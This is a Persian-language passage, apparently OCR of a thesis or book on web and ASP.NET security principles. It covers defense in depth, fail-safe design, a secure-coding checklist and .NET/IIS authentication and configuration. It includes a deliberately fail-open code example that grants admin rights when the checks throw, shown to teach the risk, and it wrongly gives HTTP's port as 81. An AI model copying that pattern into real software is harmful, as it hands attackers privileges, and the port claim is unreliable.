قانون دفاع در عمق پیشنهاد می کند که یک مکانیزم لایهای امنیتی امنیت کل سیستم را بهبود می بخشد. اگر یک حمله باعث شود که یک مکانیزم امنیتی شکست بخورد، مکانیزم های دیگر ممکن استهنوز امنیت لازم برای حفاظت از سیستم را فراهم بکنند.

به عنوان مثال احتمال آسیب پذیری یک واسط کاربری مدیریتی دارای رخنه در برابر حملات بینام خیلی کم است اگر دسترسیها را به درستی از شبکه های مدیریت محصول بگذراند، برای مجوز کاربری مدیریتی بررسی کند و تمام دسترسیها را ثبت کند.

۵-۱-۳-۱ شکست امن

برنامه ها عموما در پردازش تراکنشها بنا به دلایل مختلف شکست می خورند. چگونگی شکست آنها تعیین می کند که یک برنامه امن هست یا خیر.

برای مثال:

```
isAdmin = true;
try {
codeWhichMayFail();
isAdmin = isUserInRole(“Administrator”);
}
catch (Exception ex) {
log.write(ex.toString());
```

{اگرهر کدام از codeWhichMayFail یا isUserInRole شکست بخورند، کاربر به صورت پیشفرض مدیر خواهد بود. این به وضوع یک ریسک امنیتی است.

۶-۱-۳-۱ عدم اعتماد به سرویسها

بسیاری از سازمانها از تواناییهای پردازشی همکاران خود استفاده می کنند که ممکن است سیاست های امنیتی متفاوتی داشته باشند. احتمال اینکه شما بتوانید روی یک شخص ثالث تاثیر بگذارید یا آن را کنترل کنید خیلی کم است، چه آنها کاربران خانگی باشند یاهمکاران و فراهمکنندگان اصلی شما.

بنابراین اعتماد ضمنی به سیستم هایی که در خارج اجرا می شوند تضمین شده نیست. با تمام سیستم های خارجی باید به یک صورت برخورد شود.

۷-۱-۳-۱ جداسازی وظایف

یک روش کلیدی کنترل تقلب جداسازی وظایف است. برای مثال کسی که یک کامپیوتر درخواست می کند نمی تواند این درخواست را تایید بکند و نباید به صورت مستقیم کامپیوتر را دریافت کند. این جلوی درخواست یک کاربر برای تعداد زیادی کامپیوتر و ادعای اینکه آنهاهرگز نرسیدند را می گیرد.

نقش های خاص ممکن است سطوح اعتماد متفاوتی نسبت به کاربران عادی داشته باشند. به خصوص مدیران با کاربران عادی متفاوتهستند. در حالت کلی مدیران نباید کاربران برنامه کاربردی باشند.

برای مثال یک مدیر سیستم باید بتواند سیستم را خاموش یا روشن کند، سیاست کلمهٔ عبور را تنظیم کند ولی نباید بتواند به فروشگاه به عنوان یک کاربر با دسترسی ابرکاربر وارد شود به گون های که بتواند به جای کاربران دیگر کالا خریداری کند.

۸-۱-۳-۱ خودداری از امنیت بر مبنای ابهام

امنیت بر مبنای ابهام یک کنترل امنیتی ضعیف است و اگر تنها روش کنترل باشد تقریباهمیشه شکست می خورد. این به این معنی نیست که داشتن راز یک ایده بد است بلکه به این معناست که امنیت سیستم های کلیدی نباید بر مبنای مخفی نگهداشتن جزییات باشد.

برای مثال امنیت یک برنامه کاربردی نباید فقط مبتنی بر این باشد که کد منبع آن مخفی نگهداشته شده است. امنیت باید به فاکتور های بسیار دیگری وابسته باشد که شامل سیاست های منطقی کلمهٔ عبور، دفاع در عمق، محدودیت های تراکنش های تجاری، معماری شبکه و کنترل تقلب می شود. یک مثال عملی لینوکس است. کد لینوکس در دسترسهمگان وجود دارد ولی هنوز امن است.

۹-۱-۳-۱ اصلاح درست مشکلات امنیتی

وقتی یک مساله امنیتی شناسایی می شود، مهم است که یک آزمون برای آن تولید شود و علت ریشه ای مساله درک شود. وقتی از الگو های طراحی استفاده می شود، احتمال اینکه مساله امنیتی درهمه پایگاه های کد وجود داشته باشد زیاد است، بنابراین تولید وصلهٔ مناسب بدون ایجاد تغییرات زیاد لازم است. امنیت یکی از بخشهای کلیدی هر نرم افزار است که باید از اولین مراحل پروسه تولید در نظر گرفته شود. در واقع شما باید یک معماری ایمن برای تولید نرم افزار خود انتخاب کنید. با این حال داشتن یک معماری ایمن تنها شرط لازم است و به هیچ وجه کافی نیست.

۲-۳-۱ چک لیست کد نویسی امن

هنگام کدنویسی لازم است که رهنمون‌های ذیل رو در خاطر داشته باشید:

۱- هیچگاه به ورودی‌های کاربر اعتماد نکنید

هر کاربر رو یک دشمن در نظر بگیرید تا اینکه خلاف آن به شما ثابت شود؛ بنابراین همیشه ورودی‌های کاربر را اعتبار سنجی کنید. کدتون رو طوری بنویسید که تنها داده های معتبر رو بپذیرد و لاغیر. در ASP.NET علاوه بر کنترل‌های Validtion که به صورت Client-Side عمل میکنند، به صورت Server-Side نیز داده های ورودی کاربر را Validate کنید، چون همیشه این امکان هست که در مرورگر کاربر Java-Script غیر فعال کرده باشد و Client-Side Validation عمل نکند.

۲-هیچگاه از الحاق یا اتصال رشته ها برای ایجاد یک کوئری SQL استفاده نکنید

در واقع انجام دادن اینکار مساوی است با باز گزاشتن راه برای حملات SQL Injection. همیشه از دستورات مبتنی بر پارامتر استفاده کنید مثل Stored Procedureها. هرچند که همه Stored Procedureها در برابر حملات SQL Injection مقاوم نیست. LINQ 2 SQL به خودی خود تا حد بسیار زیادی در برابر SQL Injection مقاوم ست.

۳-هیچگاه داده های وارد شده توسط کاربر را قبل از اینکه اعتبار سنجی کنید یا encode کنید به صورت مستقیم در صفحه وب به نمایش نگزارید.

کاربر میتواند کدهای جاوااسکریپتی مخرب را از طریق فرم‌های ورودی به وب سایت شما وارد کند و این باعث آسیب پذیری وب سایت شما از طریق حملات XSS یا Cross Site Scripting شود؛ بنابراین همیشه از متد HttpUtility.HtmlEncode() استفاده کنید.

۴-هیچگاه داده های حیاتی و مهم را در Hidden fieldها ذخیره نکنید

Hidden fieldها براحتی قابل خواندن و تغیر هستند، کاربر میتواند براحتی با دیدن Source صفحه شما مقدار Hidden fieldها را بخواند، آن را تغیر دهید و در فایل ذخیره کند. در این حالت فرد نفوذگر کافی است که فرم

ذخیره شده را به سرور ارسال کند. پلاگین یا Add-onهایهستند که اینکار رو بسیار ساده میکند، به سادگی ایمیل زدن.

۵-هیچگاه داده های حیاتی و مهم را در ViewState ذخیره نکنید

ViewState نیز یک مدل دیگر از Hidden field است که مایکروسافت اختصاصا در ASP.NET Web formها استفاده کرده است. مایکروسافت View state رو با ASP.NET عرضه کرد برای اینکه برنامه نویسی وب رو شبیه به برنامه نویسی ویندوز کند و با اینکار خیل عظیمی از برنامه نویسان ویندوز از ASP.NET Web formها استفاده کردند. اگر چه ViewState را نمیتوان به راحتی تغیر داد ولی به راحتی میشود آن را خواند.

۶- هنگامی که از ASP.NET Form Authentication استفاده میکنید SSL را فعال کنید.

SSL برای مخفی کردن داده ها مهمی مثل کلمه عبور، شماره کارت اعتباری و ... بسیار مهم است. در واقع با ایمن کردن کانال ارتباطی مرورگر و وب سرور، احتمال نفوذ و شنود داده ها توسط نفوذگر را بسیار کم میکنید. نکته جالب اینجاست که SSL در ISS ست میشود و با برنامه نویسی شما هیچ تداخلی نخواهد داشت. تنها در ابتدای آدرسها یک s به انتهای http اضافه میشود

۷-از کوکی هایتان محافظت کنید.

همیشه از Authentication Cookie هایتان در زمان استفاده از Form Authentication محافظت کنید و زمانی Time-out را تا جایی که امکان دارد کوتاه ست کنید؛ و تنها تا اندازه ای طولانی باشد که لازم باشد و نه بیشتر.

۸-از SSL استفاده کنید.

به طور کلی اگر برنامه کاربری وب شما داده های مهمی را پردازش میکند. کل وبسایت رو با SSL ایمن کنید.

۲- معرفی برنامه های دات نت و امنیت آن

اینترنت و به دنبال آن وب، دنیای نرم افزار را دستخوش تحولات فراوانی نموده است. ظهور نسل جدیدی از برنامه های کامپیوتری موسوم به برنامه های وب «از جمله این تحولات عظیم است. پس از ارائه سرویس وب در سال ۱۹۹۱، وب سایت های متعددی ایجاد گردید. اینگونه سایت ها به منظور ارائه اطلاعات به مخاطبان خود از صفحات وب ایستا استفاده می کردند. در چنین وب سایت هائی، امکان تعامل کاربر با برنامه وجود نداشت.

با توجه به این که رویکرد فوق با ماهیت و یا روح نرم افزار چندان سازگار نمی باشد، تلاش های گسترده ای در جهت ایجاد محتویات پویا انجام و متعاقب آن، فن آوریهای متعددی ایجاد گردید. به عنوان نمونه، با پیاده سازی فن آوری CGI (برگرفته از Common Gateway Interface)، امکان استفاده از برنامه های خارجی به منظور تولید محتویات پویا فراهم گردید. بدین ترتیب، کاربران قادر به درج اطلاعات و ارسال آنها برای یک برنامه خارجی و یا اسکریپت سمت سرویس دهنده شدند. برنامه موجود در سمت سرویس دهنده پس از دریافت اطلاعات و انجام پردازش های تعریف شده، نتایج را تولید و آنها را برای کاربر ارسال می نمود.

رویکرد فوق، به عنوان نقطه عطفی در برنامه های وب تلقی می گردد چراکه برای اولین مرتبه امکان تولید محتویات پویا در وب سایت ها فراهم گردید. از آن زمان تاکنون فن آوریهای متعددی به منظور تولید برنامه های وب ایجاد شده است. PHP و ASP.NET نمونه هائی در این زمینه می باشند. صرفنظر از این که از کدام فن آوری به منظور ایجاد برنامه های وب استفاده می گردد، ایمن سازی آنان از جمله اهداف مشترک تمامی پیاده کنندگان است.

زمانی که در رابطه با امنیت برنامه های وب سخن به میان می آید، تهاجم علیه یک سایت، سرقت کارت های اعتباری، بمباران وب سایت ها در جهت مستاصل کردن آنان به منظور ارائه خدمات و سرویس های تعریف شده، ویروس ها، تروجان ها، کرم ها و ... در ذهن تداعی می گردد. صرفنظر از نوع برداشت ما در رابطه با موارد فوق ،

می بایست بپذیریم که تهدیدات امنیتی متعددی متوجه برنامه های وب با توجه به ماهیت آنان می باشد. سازمان ها و یا موسساتی که از اینگونه برنامه ها استفاده می نمایند و یا در صدد طراحی و پیاده سازی آنان می باشند، می بایست به این نکته مهم توجه نمایند که ایمن سازی یک برنامه وب، محدود به بکارگیری یک فن آوری خاص نبوده و فرآیندی است مستمر که عوامل انسانی و غیرانسانی متعددی می توانند بر روی آن تاثیرگذار باشند.

> امنیت برنامه های وب را می بایست با توجه به نوع معماری و رفتار آنان بررسی نمود.

متاسفانه به دلیل عدم شناخت لازم در خصوص ماهیت برنامه های وب از یک طرف و از سوی دیگر عدم آشنائی لازم با مفاهیم امنیت ، شاهد برداشت های نادرست در خصوص امنیت برنامه های وب می باشیم. اجازه دهید به چند نمونه در این خصوص اشاره نمائیم:

ما ایمن هستیم چون از یک فایروال استفاده می نمائیم. این تصور کاملا اشتباه است و به نوع تهدید بستگی خواهد داشت؛ مثلا» یک فایروال قادر به تشخیص داده ورودی مخرب جهت ارسال به یک برنامه وب نمی باشد. فایروال ها دارای عملکردی قابل قبول در رابطه با اعمال محدودیت بر روی پورت ها می باشند و برخی از آنان می توانند همزمان با بررسی اطلاعات مبادله شده، امکانات برجسته حفاظتی را ارائه نمایند. فایروال ها جزء لاینفک در یک فریمورک امنیتی می باشند ولی نمی توان آنان را به عنوان یک راهکار جامع به منظور ایجاد و برپائی یک محیط ایمن در نظر گرفت.

ما ایمن هستیم چون از SSL (برگرفته از Secure Sokets Layer) استفاده می نمائیم. SSL برای رمزنگاری ترافیک موجود بر روی شبکه یک گزینه ایده آل است ولی قادر به بررسی داده ورودی یک برنامه نمی باشد.

ما ایمن هستیم چون از سیستم عاملی استفاده می نمائیم که نسبت به سایر سیستم های عامل دارای امنیت بیشتری است. استدلال فوق با فرض درست بودن اصل قضیه، نادرست و غیرمنطقی است چراکه امنیت یک فرآیند است نه یک محصول؛ بنابراین با بکارگیری یک محصول خاص (به عنوان نمونه یک سیستم عامل) نمی توان این ادعا را داشت که ما به یک محیط ایمن به منظور ایجاد برنامه های وب دست یافته ایم. به عبارتی بارد امنیت یک سیستم عامل نمی توان امنیت یک سیستم عامل دیگر را تائید نمود. (من خوبم چون شما بد هستید!)

در ادامه به شناخت ماهیت برنامه های وب می پردازیم.

۲-۱ اجزای برنامه های تحت وب

یک برنامه تحت وب از لایه های زیاد عملکردی تشکیل شده است. در معماری برنامه های تحت وب سه لایه مهم وجود دارد که شامل ارائه، منتطق و لایه های داده است. معماری وب متکی بر فن آوری های متداول وب مانند زبان HTML است و پروتکلی اصلی هم که برای انتقال اطلاعات در این عرصه استفاده می شود، پروتکل HTTP می باشد. HTTP رسانه ارتباطی میان سرور و کلاینت بوده از پورت ۸۱ از نوع TCP برای این ارتباط استفاده می نماید.

برنامه های کاربردی وب در واقع یک واسط میان کاربر و وب سرور می باشند و از طریق مجموعه ای از صفحات که در سرور نهایی صفحات ایجاد شده است و یا توسط کدهای اسکریپت به صورت پویا در مرورگر وب مشتری اجرا می شوند. برخی از وب سرور های محبوب که امروز مورد استفاده می شوند عبارت‌اند از مایکروسافت IIS، آپاچی، AOL/Netscape و Sun. هر یک از این وب سرور های با توجه به نوع وب سایت مورد نظر و برنامه کاربردی تحت آن، انتخاب شده و مورد استفاده قرار می گیرند.

امنیت در برنامه های کاربردی تحت وب نیز همانند امنیت در وب سرور ها حائز اهمیت است. به همین دلیل برنامه های تحت وب مجبور به اجرای سیاست های امنیتی هستند، زیرا آنها نسبت به چندین نوع حمله مانند SQL Injection، croos site scripting، session hijacking و غیره آسیب پذیرند.

اجزای برنامه های تحت وب به شرح زیر می باشند:

ورود :اکثر وب سایت ها توسط صفحات لاگین به کاربران قابل اطمینان اجازه دسترسی به برنامه های تحت وب را می دهند .این بدین معنی است که کاربران برای مشاهده محتوا ویا سرویس مورد نظر باید نام کاربری و کلمه عبور صحیح را وارد نمایند.

وب سرور :وب سرور به هر نرم افزار و یا سخت افزار در نظر گرفته شده برای ارائه محتوای وب اشاره دارد که می تواند از طریق اینترنت قابل دسترسی باشد.

مکانیزم ردیابی نشست(Session) :هر برنامه تحت وب دارای یک مکانیزم ردیابی نشست است .نشست می تواند توسط کوکی ها، بازنویسی URL (URL Rewrite) و یا اطلاعات مربوط به SSL ردیابی شود.

مجوز دسترسی کاربران :ممکن است شما به یک وب سایت وارد شوید، ولی دسترسی شما نسبت به یک صفحه خاص محدود شده باشد .در این حالت احتمال دارد که به شما پیام خاص نمایش داده شده و شما از دسترسی به اطلاعات خاص منع شده باشید.

مقادیر برنامه ها :یک برنامه تعاملی، درخواست های وب را که از طرف کلاینت است، پذیرفته و از پارامترهایی که توسط مرورگر وب ارسال می شود، برای انجام عملکرد های خاص استفاده می نماید.

دسترسی به داده ها :معمولا صفحات وب از طریق کتابخانه دسترسی به داده ها که در آن تمام جزئیات پایگاه داده ذخیره شده است، با یکدیگر ارتباط دارند.


ذخیره سازی داده ها :ذخیره سازی اطلاعات در وب سرور از اهمیت بالایی برخوردار می باشد .معمولا داده ها در پایگاه داده ذخیره می شوند، البته ممکن است پایگاه داده و وب سرور در یک شبکه و یا یک سرور باشند ولی در هر صورت با یکدیگر در ارتباط هستند .قرار دادن پایگاه داده و وب سرور در یک سرور، توجیه امنیتی ندارد و پیشنهاد می شود پایگاه داده جدا از وب سرور قرار داده شده و همچنین آن را داخل محیط DMZ قرار ندهید .لازم به ذکر است موارد امنیتی در خصوص پایگاه داده در فصل مربوطه توضیح داده خواهد شد.

منطق برنامه :معمولا برنامه های کاربردی وب به قسمت هایی تقسیم بندی می شوند که یک از آن های منطق برنامه است .این قسمت درخواست ها را از مرورگر دریافت نموده و به آن خدماتی ارائه می کند .این خدمات می تواند شامل پرسیدن سوال و ارتباط با پایگاه داده و بروزرسانی اطلاعات کاربر در آن باشد .منطق برنامه که در

برخی موارد منطق کسب و کار (Busines Logic) نیز به آن گفته می شود، مراحل مورد نیاز را که توسط توسعه دهنده برنامه تعریف می شود، برای تکمیل یک فعالیت خاص، توصیف می کند .مثالی برای این قسمت مانند زمانی است که مشتری قصد اضافه کردن یک آیتم به سبد خرید آنلاین خود را دارد و پس از آن از وی نام، آدرس و مشخصات دیگری جهت آن سفارش و تکمیل فرآیند خرید پرسیده می شود.

خروج :یک فرد می تواند سیستم را خاموش کند یا از مرورگر و برنامه تحت وب خارج شود (logout) به گونه ای که نشستی که بین برنامه و کاربر ایجاد شده است پایان یابد .البته این کار می تواند به صورت خودکار توسط برنامه تحت وب در سرور صورت پذیرد .البته پیشنهاد می گردد پس از اتمام کار با برنامه تحت وب در سمت سرویس گیرنده، به جای بستن مرورگر، با فشردن دکمه خروج، از برنامه خارج شوید.

۲-۲ طرز کار برنامه های تحت وب



هرگاه شخصی مرورگر خود را باز کرده و در آن آدرسی را تایپ کرده و در صفحه ای کلیک می کند، بلافاصله درخواست وی به مقصد مورد نظر ارسال شده و پاسخ مورد نظر را در صفحه کامپیوتر خود مشاهده می نماید .حال


مکانیزمی که در پشت پرده اتفاق می افتد و این فرآیند را صورت می دهد چیست؟ در این بخش به توضیح چگونگی کارکرد برنامه تحت وب خواهیم پرداخت.

عملکرد برنامه های تحت وب معمولا در سه لایه توصیف می شود .لایه اول با کاربر سر و کار دارد و ورودی های وی را از طریق مرور گر وب یا واسط کاربری دریافت می کند .لایه دوم شامل زبان های برنامه نویسی مانند ASP می باشد که ابزاری برای تولید محتوای پویا می باشند و در لایه پایانی پایگاه داده می باشد که به منظور ذخیره سازی اطلاعات و همچنین مواردی مانند نام های کاربری و کلمات عبور مورد استفاده قرار می گیرد.

همانطور که در شکل بالا مشاهده می نمایید، کاربر ابتدا فرمی را تکمیل نموده و سپس این اطلاعات وی از طریق اینترنت و مرورگر به سمت سرویس دهنده وب هدایت می شود .در این قسمت این اطلاعات می بایست از فایروال موجود در سمت سرویس دهند عبور نموده و پس از رسیدن به سرور وب، با برنامه تحت وب ارتباط برقرار نماید .هنگامی که دریافت درخواست، وب سرور، پسوند فایل را کنترل می کند .اگر کاربر یک صفحه ساده وب را با پسوند htm یا html درخواست کرده بود، وب سرور درخواست را پردازش نموده و فایل مورد نظر را به مرورگر کاربر ارسال می نماید .حال اگر کاربر یک صفحه وب با پسوندهایی مانندcfm ، cfml یا cfc درخواست نماید، آنگاه درخواست وی باید توسط برنامه تحت وب پردازش شود.

برنامه تحت وب به یک پایگاه داده متصل است که این پایگاه داده با سیستم عامل در ارتباط می باشد .هرگاه نیاز به ارتباط با پایگاه داده بود، برنامه تحت وب این ارتباط را برقرار نموده و اطلاعات از داخل پایگاه داده استخراج شده و پردازش مورد نظر روی آن صورت می گیرد.

۲-۳ معماری برنامه های تحت وب



در شکل بالا لایه بندی که در ارتباط بین کلایت و برنامه تحت وب وجود دارد را مشاهده می نمایید.

در معماری برنامه تحت وب معمولا ارتباطات کاربر از طریق یک مرورگر وب صورت می گیرد .برنامه های تحت وب از مجموعه ای از اسکریپت های سمت سرور مانند ASP و PHP و از اسکریپت ها سمت کلاینت مانند HTML و Java Script به منظور اجرای برنامه ها استفاده می کند.

وب سرور جزء دیگری از این معماری می باشد که درخواست کاربر ابتدا به آن ارسال می شود و وب سرور با برنامه تحت وب دارد .جزء دیگر، پایگاه داده است که جهت ذخیره سازی اطلاعات مورد استفاده قرار می گیرد.

۲-۴ معماری چارچوب دات نت

استفاده درست از چارچوب دات نت، به توسعه‌دهندگان و مدیران این امکان را می دهد تا کنترل امنی بر روی برنامه ها و منابعشان داشته باشند وهمچنین با مجموعه ابزار هایی که کار با آنها بسیار ساده است، می توانند کار


هایی از قبیل احرازهویت، اعطای مجوز و رمزنگاری را با قدرت بالا پیاده‌سازی کنند. حذف بسیاری از خطرات امنیتی بزرگ، مواجه شدن برنامه ها امروزی با کد ناقص (مانند سرریز های بافر) و تغییر مسئولیت از کاربران ن هایی به توسعه‌دهندگان و مدیران، باعث ایجاد تصمی مگیری بحرانی امنیتی (از قبیل اجرای یک برنامهٔ خاص و یا منابعی که برنامه باید قادر به دسترسی باشد) می شود.

در این مستند ما توضیح خواهیم داد که چگونه امکانات امنیتی مبتنی بر نقش، امنیت دسترسی به کد، فرآیند راستی آزمایی، پشتیبانی رمزنگاری، ذخیره سازی مجرد و حوزه های کاربردی که برای رسیدن به این نتایج باهم کار می کنند، ارایهٔ بستر قوی برای توسعه و اجرای انواع نرم‌افزار های کاربردی، درهر دو سمت کارخواه و کارگزار می پردازیم.

چارچوب دات نت می تواند تشکیلاتی با اطمینان بیشتر فراهم کند که خود برنامه بتواند در برابر حملات امنیتی شناخته‌شده امروز و آینده مقاوم باشد.

سیستم امنیتی چارچوب دات نت بخشی از زبان های زمان اجرا یا CLRاست. این سیستم شامل ویژگیهای بسیاری از قبیل تبدیل نوع امن، مدیریت استثنا امن و کنترل امنیتی کد دسترسی می باشد.

امنیت چارچوب دات نت در این قبیل روشها به عنوان یک مکمل ویژگیهای امنیتی موجود در ویندوز مایکروسافت طراحی شده است. هر چند هیچ یک از مکانیزم های امنیتی مبتنی بر ویندوز نادیده گرفته نشده است. تصویر زیر روابط بین سیستم های امنیتی در ASP.NETرا نشان می دهد.



شکل ۲-۱: معماری ASP.NET

همانطور که تصویر نشان می دهد، تمام کارخواه های وب با برنامه ها کاربردی ASP.NET از طریق‌سرویس های اطلاعات اینترنت مایکروسافت ارتباط برقرار می کنند IIS در صورت لزوم درخواست را احرازهویت می کند و منابع درخواست شده (مانند برنامه ASP.NET) را مشخص می کند. اگر کارخواه مجاز است، منبع در دسترس قرار می گیرد..

هنگامی که یک برنامهٔ ASP.NET در حال اجرا است، می تواند از ویژگیهای امنیتی تعبیه‌شده در ASP.NET استفاده کند. علاوه بر این، یک برنامه ASP.NET می تواند از ویژگیهای امنیتی چارچوب دات نت استفاده کند.

علاوه بر اتکا به توانایی‌های احرازهویت IIS، شما می توانید احرازهویت را در ASP.NETانجام دهید.

هنگامی که احرازهویت ASP.NET را در نظر می گیرید، شما باید تعامل خدمات احرازهویت IIS را درک کنید. IIS فرض می کند که یک مجموعه از اعتبارنامه ها به حساب کاربری ویندوز NT مایکروسافت نگاشت می شود و باید از این اعتبارنامه ها برای احرازهویت یک کاربر استفاده کند. روش های احرازهویت در IIS نسخهٔ 7 عبارت‌اند

از: بی نام، جعل هویت ASP.NET، نگاشت اجازه نامهٔ کارخواه، digest، فرمها و امنیت یکپارچهٔ ویندوز. شما می توانید نوع احرازهویت را با استفاده از خدمات مدیریتی IIS انتخاب کنید.

اگر کاربران به یک URL که به یک برنامهٔ کاربردی ASP.NET نگاشت می شود درخواست بدهند، درخواست و اطلاعات احرازهویت به برنامه کاربردی داده می شود.ASP.NET احرازهویت مبتنی بر فرم را فراهم می کند. احرازهویت مبتنی بر فرم، یک سیستم است که با آن درخواست های احرازهویت شده به یک صفحهٔ وب که شما ایجاد می کنید ارسال می شوند. کاربر اعتبارنامه ها را فراهم می کند و صفحه را ارسال می کند. اگر برنامهٔ شما درخواست را احرازهویت کند، سیستم یک بلیط احرازهویت در یک کوکی صادر می کند که اعتبارنامه ها یا یک کلید برای دریافت دوباره شناسه را در خود دارد. درخواست های بعدی این بلیط احرازهویت راهمراه درخواست خواهند داشت.

تنظیمات امنیتی ASP.NET در دو فایل Machine.config و Web.config پیکربندی می شود. مشابه سایر اطلاعات پیکربندی تنظیمات پایه ای و پیشفرض در فایل Machine.config در زیرپوشهٔ Config از نصب Internet Information Services (IIS)جاری چارچوب دات نت ذخیره می شوند. شما می توانید تنظیمات خاص سایت یا خاص برنامهٔ کاربردی را در فایل های Web.config که در ریشهٔ سایت یا پوشه های ریشهٔ برنامهٔ کاربردی ذخیره می شوند، بسازید. زیرپوشه ها تنظیمات یک پوشه را به ارث می برند مگر اینکه توسط یک فایل Web.config در پوشه این تنظیمات بازنویسی شده باشند.

machine.configو App.configو web.configهر سه فایل های پیکربندی هستند .فایل های پیکربندی برای ذخیره داده هایی که مقدارهای کلیدی هستند به کار می رود. این فایل ها مزیتی که دارند این است که دارای امنیت می باشند و اطلاعات داخل آنها توسط خود فرم ورک (Framework) مایکروسافت محافظت می شود؛ و اگر در برنامه ای آدرس این فایل ها زده شود به کاربر پیغام خطا داده می شود.

Web.config یک فایل پیکربندی است که در برنامه های وب مورد استفاده قرار می گیرد. این فایل پیکربندی برنامه را درون خود نگهداری میکند.

App.config این فایل پیکربندی در برنامه های خاصی مانند سرویس های ویندوز، برنامه وب، کنسول و یا WPFاستفاده می شود.

Machine.config این فایل زمانی که Visual.Netرا در سیستم خود نصب می کنید در داخل سیستم عامل ایجاد می شود. این فایل تنظیمات ماشین را درون خود ذخیره می کند. فقط یک فایل machine.configدر کل سیستم خواهیم داشت.

پس از این آشنایی مختصر با فایل های پیکربندی، رمزنگاری بخش های مختلف web.configرا شرح می دهیم

ابتدا یک پروژه جدید از نوعASP.Net Web Form ایجاد می کنیم. سپس یک صفحه webformایجاد می کنیم در داخل این صفحه ابتدا محتویات قسمت های رشته اتصال و Authenticationرا لود می کنیم.

